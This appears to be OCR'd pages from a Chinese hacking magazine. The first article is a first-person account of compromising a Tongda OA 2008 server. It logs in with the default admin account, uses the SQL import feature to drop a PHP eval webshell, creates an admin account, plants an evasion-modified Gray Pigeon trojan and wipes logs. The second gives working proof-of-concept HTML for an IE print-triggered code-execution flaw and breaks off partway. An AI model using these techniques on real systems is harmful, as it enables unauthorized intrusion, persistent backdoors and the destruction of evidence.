


图1

为了便于入侵，我在网上下载了一个完全一样的破解版程序安装在了本地电脑上，顺便看看软件的信息，来收集资料，便于入侵。

这套程序的默认系统管理员是"admin"，密码为空，我尝试使用这个默认帐号来登录，还真的进去了，运气真是超级的好呀，如图2。




图2

既然进入了后台，那么就按照老办法来找上传的地方，如果有直接可以上传PHP文件的地方那可就幸福了，但郁闷的是我翻遍了所有地方都没有找到，看来这条路是行不通了，后来无意间我看到有一个"数据库管理"选项，里面有一个"数据库脚本导入"功能，如图3。




图3

既然可以导入脚本，那就好办了，思路现在已经很明确了，首先是找到网站的路径，然后直接利用数据库脚本文件导入MYSQL后再导出WEBSHELL就可以了。对于网站路径的查找，我们直接查看"系统信息"菜单就可以找到了，如图4。

从图中可以看出该软件是安装在D:\MYOA目录下的，虽然没有写出具体的网站目录，但是我们可以从自己安装的破解版的目录中找到具体的网站目录，我找到的具体目录是"D:\MYOA\webroot\general"。既然网站管理员的密码都没有更改，因此我相信管理员肯定也是使用的默认目录，这个目录应该就

是正确的网站路径了。

系统信息	
软件名称：	Office Anywhere 2008 完美平台版
内部版本号：	3.3.080303
版权所有：	通达科技 http://www.tongda2000.com
HTTP服务器软件：	Apache/2.0.59 (Win32) PHP/5.2.5
数据库软件：	MySQL 4.0.26-nt-max-log
软件安装路径：	D:/MYOA/
端口号：	8080
用户单位：	
用户数：	OA用户41，非OA用户0

图4

下面来继续实现第二步的工作，利用已经编写好的SQL脚本来导出WEBSHELL，MYSQL导出WEBSHELL的代码很简单，为了不破坏原来的数据库，我新建了一个数据库，为了便于理解代码，我添加了注释，代码如下：

```
drop database if exists school; /*如果存在SCHOOL则删除*/
create database school; /*建立库SCHOOL */
use school; /*打开库SCHOOL */
create table XaCk (cmd TEXT); /*建立表XaCk */
insert into XaCk values('<?php eval($_POST[z]);?>'); /*插入字段，数据为一句话木马*/
select * from XaCk into outfile 'D:\\myoa\\webroot\\general\\z.php'; /*导出字段数据为PHP文件*/
```

需要强调的是路径必须是使用“\\”来分割的，因为当我们使用“\”时，程序直接会把“\”给替换为空，所以当我们使用“\\”时，最后得到的路径分割符号其实是“\”，这个我也是在本地调试了多次才知道的。好了，把以上代码保存为1.sql文件，直接在网页里导入就可以了，运行成功后的结果如图5所示。




图5




图6

这时候我们的小马已经躺在网站目录下了，赶紧拿起客户端进行连接，连接成功了，因为程序是以系统权限运行的，所以可以执行任何系统命令，如图6。我新建了一个管理员帐号后顺利的登录了这台电脑，人侵顺利完成，如图7。





图7


图8

可以说人侵到这里也就算是结束了，整个人侵过程没用多少时间，但是其实成功的关键还是在于管理员没有修改管理员密码，人侵在很多时候都是这样，管理员什么设置都是默认，那么我们人侵成功这台电脑基本上也是默认的了。好了，最后留个免杀的灰鸽子，擦完PP就走人吧，在删除日志的时候有两个需要注意的地方，一个是如果删除了新建的帐户，一定也要把新建帐户的配置文件夹给删除，这个文件夹往往是在：“C:\Documents and Settings\用户名”，另一个要需要注意的地方是，我们人侵的OA系统是有日志的，走的时候也要清空，如图8。

IE 0Day漏洞来挂马

Badcoffee[S.N.T]

最近从好友那得到了一个IE的0DAY漏洞，不过可惜的是，这个漏洞的触发条件有点儿特别，就是你必须要安装有打印机才行，否则就无法触发。下面我就给大家讲讲这个漏洞的利用心得。

首先我们来看一个简版的漏洞利用代码，执行它后就会自动运行系统自带的计算器了，代码如下：

```
<html>
<body>
Print me with table of links to execute calc.exe
<a href="http://www.bla.com?x=b<script defer >var x=new ActiveXObject('WScript.Shell');x.Run("calc.exe");</script>a.c<u>o</u>m"></a>
<script>window.print();</script>
</body>
</html>
```

将上面的代码保存为test.html，然后就可以将它上传到网站上使用IE打开来运行了，运行后如果你的电脑安装有打印机的话就会弹出打印页面，如图1，而如果没有安装的话就会弹出打印机安装的页面，如图2。对于没有打印机却很想测试这个漏洞的朋友可以直接点击“是”来安装一个打印机，看到这儿可能会有小菜要问了，我没有打印机要怎么安装呢？这里我们可以安装一个虚拟的打印机，点击“是”之后就会出现打印机安装向导的界面了，如图3。

